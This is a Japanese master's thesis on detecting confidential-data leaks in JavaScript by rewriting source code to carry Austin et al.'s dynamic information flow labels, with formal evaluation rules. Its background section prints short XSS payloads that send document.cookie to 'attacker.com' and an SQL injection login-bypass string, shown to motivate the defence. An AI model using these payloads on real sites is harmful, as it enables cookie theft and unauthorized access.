平成 24 年度 修士論文

JavaScript における動的情報流解析の ソースコード変換による実装

電気通信大学 大学院情報システム学研究科
情報システム基盤学専攻
1153010 佐藤 寛之

指導教員　小宮 常康　准教授
多田 好克　教授
古賀 久志　准教授

提出日　平成 25 年 1 月 24 日

目次

図目次

第 1 章

序論

JavaScript コードを Web ブラウザで実行すると、Web ブラウザが保持するユーザの機密データ（document.cookie 等）が漏洩する場合がある。例えば、Cross-Site-Scripting (XSS) はセキュリティが不備な第三者の Web アプリケーションに悪意のある JavaScript コードを設置することで、攻撃者のサーバにユーザの機密情報を送信する。現在、Web ブラウザを使用するユーザは JavaScript エンジンを無効化する以外、Web ブラウザに保持されている機密情報の漏洩を阻止する手段を持ち合わせていない。

情報流解析はプログラムがユーザの機密情報を漏洩するかを検査するプログラム解析手法のことである。Austin らの動的情報流解析 [2] はプログラム中のデータにセキュリティラベルを付加し、機密ラベルを保持するデータの情報流を動的に追跡する。これを用いることで、ユーザの機密データを漏洩するコードを動的に検出することが可能である。Seth Just らは動的情報流解析を取り入れた改造 JavaScript エンジンを実装した [3]。しかし、この実装法は JavaScript エンジンを直接改造しているため、Safari や Firefox など主要な Web ブラウザがアップデートされる度に、Web ブラウザの JavaScript エンジンを改造し直す必要がある。更に、現在の Web ブラウザは Safari, Firefox, Google Chrome, Opera, Internet Explorer など数多く存在するため、主要な Web ブラウザ全てに改造 JavaScript エンジンを実装するのは極めて難しい。そのため、Web ブラウザを使用するユーザに改造 JavaScript エンジンが実装された主要な Web ブラウザを広めるのは困難である。

そこで、本研究では JavaScript プログラムを Austin らの動的情報流解析手法 [2] に基づいた動的情報流解析を行うコードを埋め込んだ JavaScript プログラムに変換する変換器を実装した。この変換器は、元の JavaScript コードを静的に構文解析し、動的情報流解析を行いながらプログラムを実行する JavaScript コードに変換するソースコード変換器である。この変換器によって変換された JavaScript プログラムを実行することで、ユーザの機密情報を保持した変数のラベルの情報をデータフロー上で追跡することが可能になる。この実装法では、変換器は Web ブラウザ内部に限らず、プロキシサーバや Web ブラウザのアドオンなど、様々な場所に設置することが可能であるため、既存の Web ブラウザに搭載されている JavaScript エンジンを改造する必要がない。

本論文は以下のように構成されている。2 章では、既存のプログラムの脆弱性の種類と

その脆弱性を検出するプログラミング解析である Taint 解析と情報流解析について述べる。3 章では、関連研究として Austin の動的情報流解析手法を用いた既存の実装法の特徴と問題点について述べる。4 章と 5 章では、本研究で実装したソースコード変換器の設計と実装について説明し、6 章では変換後のプログラムに対するラベリングの正確性の検証と性能評価について議論する。最後に 7 章で、結論と今後の課題について述べる。

第 2 章

背景

本章では近年の Web アプリケーションの主要な脆弱性と、その脆弱性を検出するプログラミング解析である Taint 解析と情報流解析について述べる。

2.1 Web アプリケーションの主要な脆弱性

Web アプリケーションの主要な脆弱性として、Cross-Site-Scripting (XSS) や SQL インジェクション (SQLI)、Cross-Site-Request-Forgeries (CSRF) などが挙げられる。また、IPA(情報処理推進機構) は 2012 年四半期の調査において、届出 156 件の脆弱性の内 88% が XSS であると報告している [6]。本節では XSS, SQLI, CSRF の 3 種類の脆弱性について説明する。

2.1.1 XSS

XSS とは第三者の脆弱な Web アプリケーションを利用し、悪意のあるスクリプトを含んだコードを Web アプリケーション利用者の Web ブラウザに送信し、実行させる脆弱性のことである。XSS には反射型 XSS(Reflected XSS)、蓄積型 XSS(Stored XSS)、DOM 型 XSS の 3 種類の攻撃手法がある。

- 反射型 XSS (Reflected XSS)
  反射型 XSS とは、攻撃者が用意した悪意のあるスクリプトを含んだコードをそのままユーザに返す攻撃手法である。ユーザが攻撃者の Web サーバから攻撃者が用意した悪意のあるコードを取得することで、脆弱な第三者のサーバを経由して、攻撃者の悪意のあるスクリプトを実行され、ユーザの機密情報が漏洩される。下記にそのコード例を示す。

```
<a href="http://vulnerability.com/weak?cookie=
  <script>document.location = 'http://attacker.com/steal?cookie='
                + document.cookie;</script>"</a>
```

このコードは悪意のあるスクリプトを無効化することができない脆弱な Web アプリケーションサーバ http://vulnerability.com/を経由して、Web ブラウザのクッキーを攻撃者のサーバ http://attacker.com/に送信する。ユーザがインターネット上でこのようなリンク先にアクセスすることで、悪意のあるスクリプトが実行され、ユーザの機密情報が漏洩される。

- 蓄積型 XSS (Stored XSS)
  蓄積型 XSS とは、攻撃者が用意した悪意のあるスクリプトを含んだコードを脆弱な Web アプリケーションサーバに送信し、ユーザがそのサーバにアクセスした時に悪意のあるスクリプトを実行させる攻撃手法である。下記にそのコード例を示す。

```
<script>document.location = 'http://attacker.com/steal?cookie='
                + document.cookie;</script>
```

  このコードは Web ブラウザのクッキーを攻撃者のサーバ http://attacker.com/に送信するスクリプトである。攻撃者はこのようなコードを無効化できない脆弱な Web アプリケーションサーバに悪意のあるスクリプトを埋め込む。そしてユーザがそのサーバにアクセスすることで、悪意のあるスクリプトが実行され、ユーザの機密情報が漏洩される。

- DOM 型 XSS
  DOM(Document Object Model) 型 XSS とは、Web ブラウザ内部で行われる DOM のデータ構造の操作を利用して悪意のあるスクリプトを含んだコードを実行させる攻撃手法である。DOM 型 XSS は反射型 XSS 及び蓄積型 XSS とは異なり、Web アプリケーションサーバ側が悪意のあるスクリプトを直接出力しない特徴を持つ。図 2.1 に Amik Klein[9] が紹介する DOM 型 XSS 攻撃を行うための HTML の例を示し、図 2.2 に同著者が紹介する第三者の Web アプリケーションサーバに設置する DOM 型 XSS 攻撃コード例を示す。図 2.2 の http://www.vulnerable.site/welcome.html の中身は図 2.1 で示す HTML である。図 2.1 は URL の”name=”以降に入力された文字列を document.write メソッドで出力するための DOM 操作を行う HTML ファイルである。図 2.2 は Web ブラウザの document.cookie の中身をアラートするための攻撃コードである。ユーザが図 2.2 の URL にアクセスした場合、http://www.vulnerable.site/welcome.html は”name=”以降のコード”<script>alert(document.cookie)</script>”を document.write メソッドで出力する。すなわち、Web ブラウザが保持する document.cookie の中身がアラー

```
<HTML>
<TITLE>Welcome!</TITLE>
 Hi
<SCRIPT>
 var pos=document.URL.indexOf("name=")+5;
 document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
 Welcome to our system
…
</HTML>
```

図 2.1　DOM 型 XSS 攻撃を行うための HTML の例 (文献 [9] から抜粋)

```
http://www.vulnerable.site/welcome.html?name=
      <script>alert(document.cookie)</script>
```

図 2.2　DOM 型 XSS 攻撃コード例 (文献 [9] から抜粋)

トされる。DOM 型 XSS は図 2.1 に示すような HTML ファイルで DOM のオブジェクトやプロパティの操作を行い、ユーザの機密情報を取得する操作を行う。従って、第三者の Web アプリケーションサーバ側では、悪意のある攻撃コードを検出できない場合がある。

2.1.2　SQLI

SQLI とは Web アプリケーションのデータベースサーバに悪意のある SQL 文を送信し、データベースサーバを不正に操作する攻撃手法である。攻撃者がデータベースの機密情報を取得や改竄を行う SQL 文を用意し、それをデータベースサーバに注入し、実行されることで、機密情報の漏洩あるいは改竄などが行われる。図 2.3 に Web サーバにログインするための通常の SQL 文を示し、図 2.4 に SQLI 攻撃コード例を示す。図 2.3 はユーザが正規の手続きを取って Web サーバのログインする場合のコード例である。この SQL 文は Web サーバの利用者 hoge がユーザ ID’hoge’ とそのパスワード’2013’ を入力した場合のコードである。これを実行すると、Web サーバはデータベースサーバに保持されているユーザ ID とパスワードを確認し、一致していれば真を返し、Web サーバへのログインを許可する。図 2.4 は攻撃者が不正に Web サーバにログインするためのコード例である。

```
SELECT * FROM customer WHERE name='hoge' AND pwd='2013'
```

図 2.3　Web サーバにログインするための通常の SQL 文

```
SELECT * FROM customer WHERE name=''OR 'attack'='attack'
                              AND pwd=''OR 'attack'='attack'
```

図 2.4　SQLI 攻撃コード例

この SQL 文は WHERE 句が必ず真になるように記述されたコードである。これを実行すると、Web サーバは必ず真を返すため、攻撃者の不正な Web サーバへのログインを許可する。

2.1.3　CSRF

CSRF とは Web サーバに悪意のあるスクリプトを含んだコードを用意し、その Web サーバにアクセスしたユーザが意図しない操作のリクエストを第三者の Web サーバに送信する攻撃手法である。攻撃者は自身の Web サーバに悪意のある JavaScript コードを設置し、ユーザはその Web サーバにアクセスし、Web ブラウザが悪意のあるスクリプトコードを実行することで、ユーザ自身が意図しないリクエストを第三者のサーバに送信する。例えば、第三者の Web サーバ上の掲示板に意図しない書き込みを行ったり、データベースサーバに対して SQLI 攻撃を行うことなどが可能である。CSRF は XSS とは異なり、脆弱なサーバを経由せずに行うことができる攻撃であるため、Web ブラウザ側がセキュリティ対策を施さなければならない。しかし、現状では JavaScript を無効化する以外、ブラウザはこのような攻撃に対する防衛手段を持ち合わせていない。

2.2　Taint 解析

2.1.2 に示すような外部から注入された危険データを検出するプログラム解析として、Taint 解析がある。Taint 解析は危険なデータに汚染フラグ (Taint) を付加し、データフローを追跡することで、危険な実行を検出する。Taint が付加されたデータが代入式や `if` 文などで他のデータに伝播された場合、そのデータにも Taint が付加される。Taint が付加されたデータが、プログラム中の洗浄用の関数によって、汚染が取り除かれた場合、そのデータの Taint は取り除かれる。

```
var x;
if(document.cookie){x = false;}
else{x = true;}
if(x){return false;}
else{return true;}
```

図 2.5　暗黙的フローを利用した機密情報を漏洩させるコード例

2.3　情報流解析

動的 Taint 解析は外部から注入された危険なデータにフラグを付加し、プログラム中のデータフローを追跡することで、SQLI のような外部から注入された不正なコードの実行を検出することは可能であるが、プログラムにおけるユーザが保持する内部の機密情報の流れ (情報流) を追跡する解析ではないので、暗黙的フローによる機密情報の漏洩を検出することはできない。暗黙的フローとは明示的な代入を行わずにデータの情報を伝播させるデータフローのことである。図 2.5 に暗黙的フローを利用した機密情報を漏洩させるコード例を示す。このプログラムは `if` 文において `document.cookie` の評価結果が真であれば `true` を返し、そうでなければ `false` を返す JavaScript コードである。このプログラムでは、`document.cookie` の値を直接取得しないため、データフロー上では `document.cookie` は漏洩しないが、実際は `document.cookie` の評価結果によって、返される値が異なるため、`document.cookie` の情報が漏洩してしまう。

プログラム中の機密情報にフラグを付加し、プログラム中の情報流を追跡することで、機密情報の伝播と漏洩を検出するプログラム解析手法として、情報流解析がある。情報流解析を用いることで、2.1.1 節で示した XSS や図 2.5 の暗黙的フローなど JavaScript プログラム中に記述される Web ブラウザの機密情報を取得するコードの実行を検出することが可能である。2.1.1 節で示したコードの場合、いずれにおいても `document.cookie` に機密情報を示すフラグを付加することで、機密情報を漏洩するコードとして検出することが可能である。

Austin らは 2009 年に JavaScript のような動的型付言語 λ_{info}を設計し、この言語を解析対象とした動的情報流解析の新しい評価規則、Universal Labeling Semantics (ULS) と Sparse Labeling Semantics (SLS) を提案した [1]。この動的情報流解析はプログラム中の値に機密 (H) あるいは公然 (L) を表すラベルを付加し、機密なラベルが付加されたデータの情報が外部に漏洩する可能性があるかを解析する。この動的情報流解析手法の評価規則は、静的解析を用いずに λ_{info}で書かれたプログラム中のセキュリティラベルを動的に追

跡することが可能である。ULS はプログラム中の全ての値にラベルを付加する評価規則であるのに対し、SLS はプログラム中の値がセキュリティ領域間を移動する場合のみ、ラベルを付加する評価規則である。ULS と SLS の評価を行った結果、SLS は ULS と比較して、20-50 %の高速化を実現できたと報告されている。

更に Austin らは 2011 年に文献 [1] と同様の評価規則を JavaScript のサブセットである動的型付言語 Featherweight JavaScript に適用した [2]。この言語は JavaScript で用いられる構文を全て式で表現しており、JavaScript と同様にオブジェクトや配列、プロトタイプチェーンなどが適用されている。Featherweight JavaScript で書かれた式は LambdaScript と呼ばれる λ_{info}のような動的型付言語に変換され、文献 [1] とよく似た解析手法でラベリングを行うことができる。文献 [2] における評価規則 ULS の詳細を 4.1 節で述べているので、これらの文献の解析手法に関する説明は省略する。

第 3 章

関連研究

Seth Just らは Austin らが提案した動的情報流解析手法 [1] の ULS を取り入れた改造 JavaScript エンジンを実装した [3]。この改造 JavaScript エンジンはフル JavaScript に対応している。この改造 JavaScript エンジンはプログラム中の情報流を可能な限り動的に追跡するが、Austin らの動的情報流解析では検出することができない、暗黙的フローにおける機密データのラベリングを正しく行うため、プログラムの後支配情報を取得する静的解析器を実装している。また、著者らは SunSpider-0.9.1 JavaScript ベンチマークソフトの 10 個のテストプログラムを用いて、オリジナルの JavaScript と改造 JavaScript の実行時間を測定した。その結果、改造 JavaScript のオーバヘッドは平均してオリジナルの JavaScript の約 150% であり、改造 JavaScript の実行時間の内、0.25% は静的解析に費やされたと報告されている。しかし、この実装法は JavaScript エンジンを直接改造しているため、一般ユーザに改造 JavaScript エンジンを搭載した Web ブラウザを広めることが困難である。

第 4 章

設計

本研究では、ECMAScript [4] によって標準化されている JavaScript で書かれたプログラムを、Austin らの動的情報流解析 [2] を埋め込んだコードに変換するソースコード変換器の設計と実装をした。変換器が出力する JavaScript コードは、既存の Web ブラウザで実行することができるため、Web ブラウザを改造する必要がない。本研究では Austin らの動的情報流解析手法の一つである Universal Labeling Semantics (ULS) を用いて変換器の設計と実装を行った。まず 4.1 節では本章で述べる設計の準備として、ECMAScript と Austin らの動的情報流解析について述べる。4.2 節ではソースコードの A 正規化について説明し、4.3 節で変換するプログラムの設計について述べる。4.4 節ではソースコード変換器の実装において JavaScript 特有の問題を持つ、関数 `eval` の問題点について述べる。

4.1 準備

4.1.1 ECMAScript

ECMAScript はオブジェクト指向に基づいていたプログラミング言語であるが、クラスやインスタンスは持たない。オブジェクトは以下のようにリテラル記法`{}`や、`new` 演算子を使用することで生成される。

```
var o={};
var o=new Object();
```

この 2 文は等価であり、どちらも空のオブジェクト`{}`を変数 `o` に代入するコードである。以下に、本研究の設計を述べるにあたって必要となるオブジェクトとスコープチェーンについて説明する。

オブジェクト

ECMAScript では、オブジェクトの中に任意のプロパティを与え、プロパティに任意の値を格納することができる。オブジェクト内のプロパティは以下のように管理される。

{⟨プロパティ名⟩:⟨値⟩,...}

new 演算子やリテラル記法を用いて生成されたユーザ定義のオブジェクト内のプロパティは、コンパイラの静的解析で判別することができないので、実行時にしか分からない。生成されたオブジェクトは__proto__プロパティを持ち、指定したプロパティがオブジェクト内に存在しない場合、オブジェクト内の__proto__が指すオブジェクトにアクセスし、再び指定したプロパティが存在しないか探索する。その例を以下に示す。

```
var o=new Object();
alert(o.valueOf());
```

この例では、オブジェクト o には valueOf メソッド (プロパティ) は存在しない。2 行目のコードが実行された時、ECMAScript は o に valueOf が存在しないことを確認し、o が持つ__proto__が指すオブジェクトにアクセスし、そこから valueOf を発見し、valueOf メソッドを実行する。また、2 行目のコードは o の__proto__が指すオブジェクトの valueOf を取り出すので、以下に示すコードは等価である。

```
alert(o.valueOf());
alert(o.__proto__.valueOf());
```

ECMAScript ではグローバル変数とグローバル関数を管理するグローバルオブジェクトを ECMAScript 処理系起動時に生成する。グローバルスコープで宣言・定義された全ての変数と関数オブジェクトは、グローバルオブジェクトのプロパティとして扱われる。また、ローカル変数を同様の方法で扱うためのプログラム中に定義された関数オブジェクトを関数呼び出しによって実行した時、その関数のスコープオブジェクトを生成する。グローバルオブジェクトと同様に、スコープオブジェクト内で宣言・定義された変数と関数オブジェクトは全てスコープオブジェクトのプロパティとして扱われ、コンパイラの静的解析で全て判別することができる。

スコープチェーン

スコープチェーンとは、プログラム中の変数の値を取得するため辿られる変数オブジェクトのリストである。ECMAScript の各実行コンテキストはスコープチェーンによって関連付けられており、ECMAScript の制御が実行コンテキストに入ると、新たにスコープチェーンが生成される。関数オブジェクト内で使用される変数はその関数のスコープオブジェクト内で与えられるローカル変数である場合と、スコープオブジェクト外で与えられるローカル変数またはグローバル変数である場合がある。以下にコード例を示す。



図 4.1　生成されるスコープチェーンの例

```
var a="hoge";              //グローバルスコープ
var b="hoge";
function f1(){
   var b="hogehoge";
   function f2(){
      var c="hogehogehoge";
      alert(a);
      alert(b);
      alert(c);
   }
}
```

これは、変数 a をグローバルオブジェクトのプロパティ、変数 b を関数 f1 のスコープオブジェクトのプロパティ、変数 c を関数 f2 のスコープオブジェクトのプロパティとして与えたコード例である。このコード例を var c="hogehogehoge"; まで実行した時、図 4.1 のようなスコープチェーンが生成される。関数 f2 内の各 alert メソッドの引数として与えられている変数を参照する時、ECMAScript 処理系は図 4.1 の示すスコープチェーンを辿り、各変数を取得する。スコープチェーンは内側から探索されるので、関数 f2 で変数 b を参照すると、関数 f1 のスコープオブジェクト内のプロパティ b が取り出される。従って、コード例の各 alert メソッドの表示結果は以下の通りである。

alert(a) → "hoge" alert(b) → "hogehoge" alert(c) → "hogehogehoge"

4.1.2 Austin らの動的情報流解析

ラベルの取り扱い

Austin らの動的情報流解析手法におけるラベルは、セキュリティラベルと非セキュリティラベルの 2 つで表現されている。この 2 つのラベルは順序 $\sqsubseteq$、結合 $\sqcup$ が使われる束で成立しており、2 つのラベルは $L \sqsubseteq H$ の順序関係が成立している要素 L(非セキュリティラベル) と H(セキュリティラベル) で表現されている。ラベル L とラベル H を結合 ($L \sqcup H$) した場合、そのラベルは H となる。

LambdaScript の意味論

文献 [2] では動的情報流解析手法を評価規則を用いて定義している。評価規則とは、与えられた式を評価する際の前提条件と評価過程を示したものである。以下に LambdaScript を説明するための評価規則の例を示す。これは Austin らの論文中に定義されている評価規則ではない。

$$\frac{\sigma, \theta, e_1 \Downarrow \sigma_1, v_1 \quad \sigma_1, \theta, e_2 \Downarrow \sigma', v}{\sigma, \theta, e_1\ e_2 \Downarrow \sigma', v}$$

この評価規則は前提部分の $\sigma, \theta, e_1 \Downarrow \sigma_1, v_1$ と $\sigma_1, \theta, e_2 \Downarrow \sigma', v$ が成立する時、$\sigma, \theta, e_1\ e_2 \Downarrow \sigma', v$ が成立することを表す。Austin らが定義する評価規則では、前提部分に記述されているものを上から順番に評価する。後述する CONST など、前提部分が空白の評価規則は前提条件なしで成立する評価規則であることを意味する。σ はストア、θ は環境、e は式、$\Downarrow$ は評価、v は値を表す。Austin らの評価規則は $\Downarrow$ の左部分に示された式を評価すると、前提部分のものを上から逐次的に評価し、前提部分に記述される条件が全てが成立する場合、右部分に示された評価結果が返されることを表現する。例えば上記に示した評価規則では、$\Downarrow$ の左部分に示された実行前の式 e とストア σ と環境 θ で式 e を評価し、前提部分の 2 つの部分式を逐次的に評価し、共に $\Downarrow$ の右部分で示されるような結果が返される場合、右部分に示された値 v と新しいストア σ' が返されることを意味する。以下に σ と θ の詳細を述べる。

ストア σ

ストア σ はメモリ空間中のポインタに値を割り当てるためのマップ関数である。JavaScript では new 演算子で生成されたオブジェクトがポインタに割り当てられる値と

なる。例えば、ポインタ p に空のオブジェクトを割り当てる場合、$\sigma[p :=\{\}]$ と表現する。また、任意の式 e を評価した場合、適用された評価規則によっては σ のマッピングが変更される可能性があるので、$\Downarrow$ の右部分に評価後のストア σ' が表現される。後述する CONST など、必ずストアの変化がない評価規則では、評価後のストアも σ が与えられる。

環境 θ

環境 θ は変数に値（定数やポインタなど）を割り当てるためのマップ関数である。例えば、変数 x に値 p が割り当てる場合、$\theta[x := p]$ と表現する。また、変数からオブジェクトを取り出す場合、変数に格納されているポインタを経由してオブジェクトを取得するために、θ によって変数に割り当てられたポインタを取得し、σ によってポインタに割り当てられたオブジェクトを取り出す。

Universal Labeling Semantics

Austin らの評価規則の一つである ULS は、プログラム中の全ての値にラベリングを行う意味論である。以下にその概念を説明するための評価規則の例を示す。これは Austin らの論文中に定義されている評価規則ではない。

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, r^k \quad \sigma_1, \theta, e_2 \Downarrow_k \sigma', v}{\sigma, \theta, e_1\ e_2 \Downarrow_{pc} \sigma', v}$$

ULS では、評価 $\Downarrow$ とその右部分に示される返値全てにラベルが付加される。pc はプログラムカウンタに付随するラベル、k は任意のラベル、r は値、v は値とラベルを表す。$\Downarrow_{label}$ とは、現在のプログラムカウンタのラベルを $label$ にして評価することを意味する。Austin らが定義する評価規則では前提部分の上部分の式を評価して返されたラベルをその下部分で使うことで、式を評価するにあたって行われるラベルの伝播を表現している。例えばこの評価規則の前提部分では、上段の式を評価して返された値のラベル k を下段の $\Downarrow$ に付加して評価することを表現している。以下に本研究の変換器に実装する ULS の評価規則則 CONST、VAR、FUN、APP、BINOP、NEW、GET-DIRECT、GET-UNDEFINED、SET、THEN、ELSE について説明する。

CONST

$$\frac{}{\sigma, \theta, c \Downarrow_{pc} \sigma, c^{pc}} \quad \text{(CONST)}$$

CONST は定数が評価されるにあたって適用される評価規則である。この評価規則は任意の定数 c にプログラムカウンタの現在のラベル pc を付加する。以下に、pc が L の時、定数 `1` を評価した場合に適用される例を示す。

$$\frac{}{\sigma, \theta, \mathtt{1} \Downarrow_L \sigma, 1^L}$$

VAR

$$\frac{}{\sigma, \theta, x \Downarrow_{pc} \sigma, (\theta(x) \sqcup pc)} \quad \text{(VAR)}$$

VAR はグローバルオブジェクト、スコープオブジェクト、`this` が評価される場合のみ適用される評価規則である。$\theta(x)$ は環境 θ によってマッピングされている x のポインタとラベルを表す。この評価規則は $\theta(x)$ の値に $\theta(x)$ のラベルと pc を結合したラベルを付加する。以下に、pc が L の時、ポインタ p^H を格納する `this` を評価した場合に適用される例を示す。

$$\frac{}{\sigma, \theta[\mathtt{this} = p^H], \mathtt{this} \Downarrow_L \sigma, p^H}$$

FUN

$$\frac{}{\sigma, \theta, (\lambda x.e) \Downarrow_{pc} \sigma', (\lambda x.e, \theta)^{pc}} \quad \text{(FUN)}$$

FUN は関数オブジェクトを生成する λ 式 (λ `x.e`) が評価された時に適用される評価規則である。この評価規則はクロージャ $(\lambda x.e, \theta)$ に pc を付加する。以下に、pc が L の時、クロージャ (λ `x.(x+1)`) を評価した場合に適用される例を示す。

$$\frac{}{\sigma, \theta, (\lambda \mathtt{x}.(\mathtt{x} + \mathtt{1})) \Downarrow_L \sigma', (\lambda \mathtt{x}.(\mathtt{x} + \mathtt{1}), \theta)^L}$$

APP

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (\lambda x.e, \theta')^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v_1 \\ \sigma_2, \theta'[x := v_1], e \Downarrow_k \sigma', v\end{array}}{\sigma, \theta, e_1\ e_2 \Downarrow_{pc} \sigma', v} \quad \text{(APP)}$$

APP は関数呼び出し $e_1\ e_2$ が評価された時に適用される評価規則である。関数呼び出しを行うためには、クロージャと引数が必要とされるので、e_1 の評価結果がクロージャで、e_2 の評価結果が値である前提条件が与えられる。以下に、pc が L で式 `x[y]` の評価結果がクロージャ $(\lambda\,\texttt{x.(x+1)}, \theta')^H$ であり、引数が `1` である時、関数呼び出し `x[y] 1` を評価した場合に適用される例を示す。`x[y]` と `(x+1)` の評価手順は省略する。

$$\frac{\sigma, \theta, \mathtt{x[y]} \Downarrow_L\ \sigma_1, (\lambda \mathtt{x}.(\mathtt{x}+\mathtt{1}), \theta')^H \quad \sigma_1, \theta, \mathtt{1} \Downarrow_L \sigma_1, 1^L \quad \sigma_1, \theta'[\mathtt{x} := 1^L], (\mathtt{x}+\mathtt{1}) \Downarrow_H \sigma', 2^H}{\sigma, \theta, \mathtt{x[y]}\ \mathtt{1} \Downarrow_L \sigma', 2^H}$$

BINOP

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, c^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma', d^l \\ r = c[\![\oplus]\!]d\end{array}}{\sigma, \theta, e_1 \oplus e_2 \Downarrow_{pc} \sigma', r^{k \sqcup l}} \quad \text{(BINOP)}$$

BINOP は演算式 $e_1 \oplus e_2$ が評価された時に適用される評価規則である。$\oplus$ は `+` や`==`などの演算子を表現する。$[\![\oplus]\!]$ は任意の 2 つの値を演算子 $\oplus$ を用いて適用することを意味する。演算を行うためは 2 つの引数が共に定数である必要があるので、e_1,e_2 の評価結果が共に定数とラベルのペア c^k, d^l である前提条件が与えられる。以下に、pc が L で式 `x[y]` の評価結果が 1^H である時、演算式 `x[y]+1` を評価した場合に適用される例を示す。`x[y]` の評価手順は省略する。

$$\frac{\sigma, \theta, \mathtt{x[y]} \Downarrow_L\ \sigma', 1^H \quad \sigma', \theta, \mathtt{1} \Downarrow_L \sigma', 1^L \quad 2^H = 1^H [\![+]\!] 1^L}{\sigma, \theta, \mathtt{x[y]} + \mathtt{1} \Downarrow_L \sigma', 2^H}$$

NEW

$$\frac{p \notin dom(\sigma)}{\sigma, \theta, \mathtt{new} \Downarrow_{pc} \sigma[p := \{\}^{pc}], p^{pc}} \quad \text{(NEW)}$$

NEW は新しいオブジェクトを生成するための演算子 `new` が評価された時に適用される評価規則である。この評価規則は新たに生成した空のオブジェクト`{}`とそのオブジェクトを指すポインタ p の両方に pc を付加する。p は未使用のポインタである。以下に、pc が L の時に `new` を評価した場合に適用される例を示す。

$$\frac{p_1 \notin dom(\sigma)}{\sigma, \theta, \mathtt{new} \Downarrow_L \sigma[p_1 := \{\}^L], p_1^L} \quad \text{(NEW)}$$

GET-DIRECT

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, p^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma', s^l \\ R = \sigma'(p) \\ s \in dom(R) \\ r^m = R(s) \sqcup label(R)\end{array}}{\sigma, \theta, e_1[e_2] \Downarrow_{pc} \sigma', r^{m \sqcup k \sqcup l}} \quad \text{(GET-DIRECT)}$$

GET-DIRECT は e_1 を評価して得られたオブジェクト R から e_2 を評価して得られたプロパティ s の値を取り出すにあたって適用される評価規則である。この評価規則における e_2 の評価結果の文字列 s はプロパティ名、$dom(R)$ はオブジェクト R の定義域、$label(R)$ はオブジェクト R のラベル、$R(s)$ はオブジェクト R のプロパティ s の値とラベルを表す。この評価規則には、ポインタ p が示すオブジェクト R にプロパティ s が存在している前提条件が与えられる。以下に、pc が L で `this` の本体が$\texttt{\{x:1}^H\texttt{\}}^L$ で `this` のポインタが p_1^L の時、`this["x"]` を評価した場合に適用される例を示す。

$$\frac{\sigma[p_1 := \{\texttt{x} : 1^H\}^L], \theta[\texttt{this} := p_1^L], \texttt{this} \Downarrow_L \sigma[p_1 := \{\texttt{x} : 1^H\}^L], p_1^L ...}{\sigma[p_1 := \{\texttt{x} : 1^H\}^L], \theta[\texttt{this} := p_1^L], \texttt{this}[\text{"x"}] \Downarrow_L \sigma[p_1 := \{\texttt{x} : 1^H\}^L], 1^H}$$

$$\frac{...\sigma[p_1 := \{\texttt{x} : 1^H\}^L], \theta[\texttt{this} := p_1^L], \text{"x"} \Downarrow_L \sigma[p_1 := \{\texttt{x} : 1^H\}^L], \text{"x"}^L ...}{\sigma[p_1 := \{\texttt{x} : 1^H\}^L], \theta[\texttt{this} := p_1^L], \texttt{this}[\text{"x"}] \Downarrow_L \sigma[p_1 := \{\texttt{x} : 1^H\}^L], 1^H}$$

$$\frac{...R = \{\texttt{x} : 1^H\}^L (= \sigma(p_1)) \quad \text{"x"} \in R \quad 1^H (= R(\text{"x"}) \sqcup label(R))}{\sigma[p_1 := \{\texttt{x} : 1^H\}^L], \theta[\texttt{this} := p_1^L], \texttt{this}[\text{"x"}] \Downarrow_L \sigma[p_1 := \{\texttt{x} : 1^H\}^L], 1^H}$$

GET-PARENT

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, p^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, s^l \\ R = \sigma_2(p) \\ s \notin dom(R) \\ \text{"\_proto\_"} \in dom(R) \\ q^m = R(\text{"\_proto\_"}) \sqcup label(R) \\ \sigma_2, \theta, q[s] \Downarrow_{m \sqcup k \sqcup l} \sigma', v\end{array}}{\sigma, \theta, e_1[e_2] \Downarrow_{pc} \sigma', r^{m \sqcup k \sqcup l}} \quad \text{(GET-PARENT)}$$

GET-PARENT はプロパティ s がオブジェクト R にない場合、R の_proto_が指すオブジェクトにアクセスし、そのオブジェクトに s が存在するかを探索するにあたって適用される評価規則である。この評価規則はプロパティ s を探索するにあたってアクセスしたプロトタイプチェーン上のオブジェクトとそのポインタのラベルを結合する。オブジェクト R にプロパティ s と_proto_がない場合、定数 undefined を返す GET-UNDEFINED が適用される。

SET

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, p^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, s^l \\ \sigma_2, \theta, e_3 \Downarrow_{pc} \sigma', v \\ R = \sigma'(p) \\ R' = R + (s : v \sqcup l) \\ k \sqsubseteq label(R) \\ l \sqsubseteq label(R, s)\end{array}}{\sigma, \theta, e_1[e_2] = e_3 \Downarrow_{pc} \sigma'[p := R'], v} \quad \text{(SET)}$$

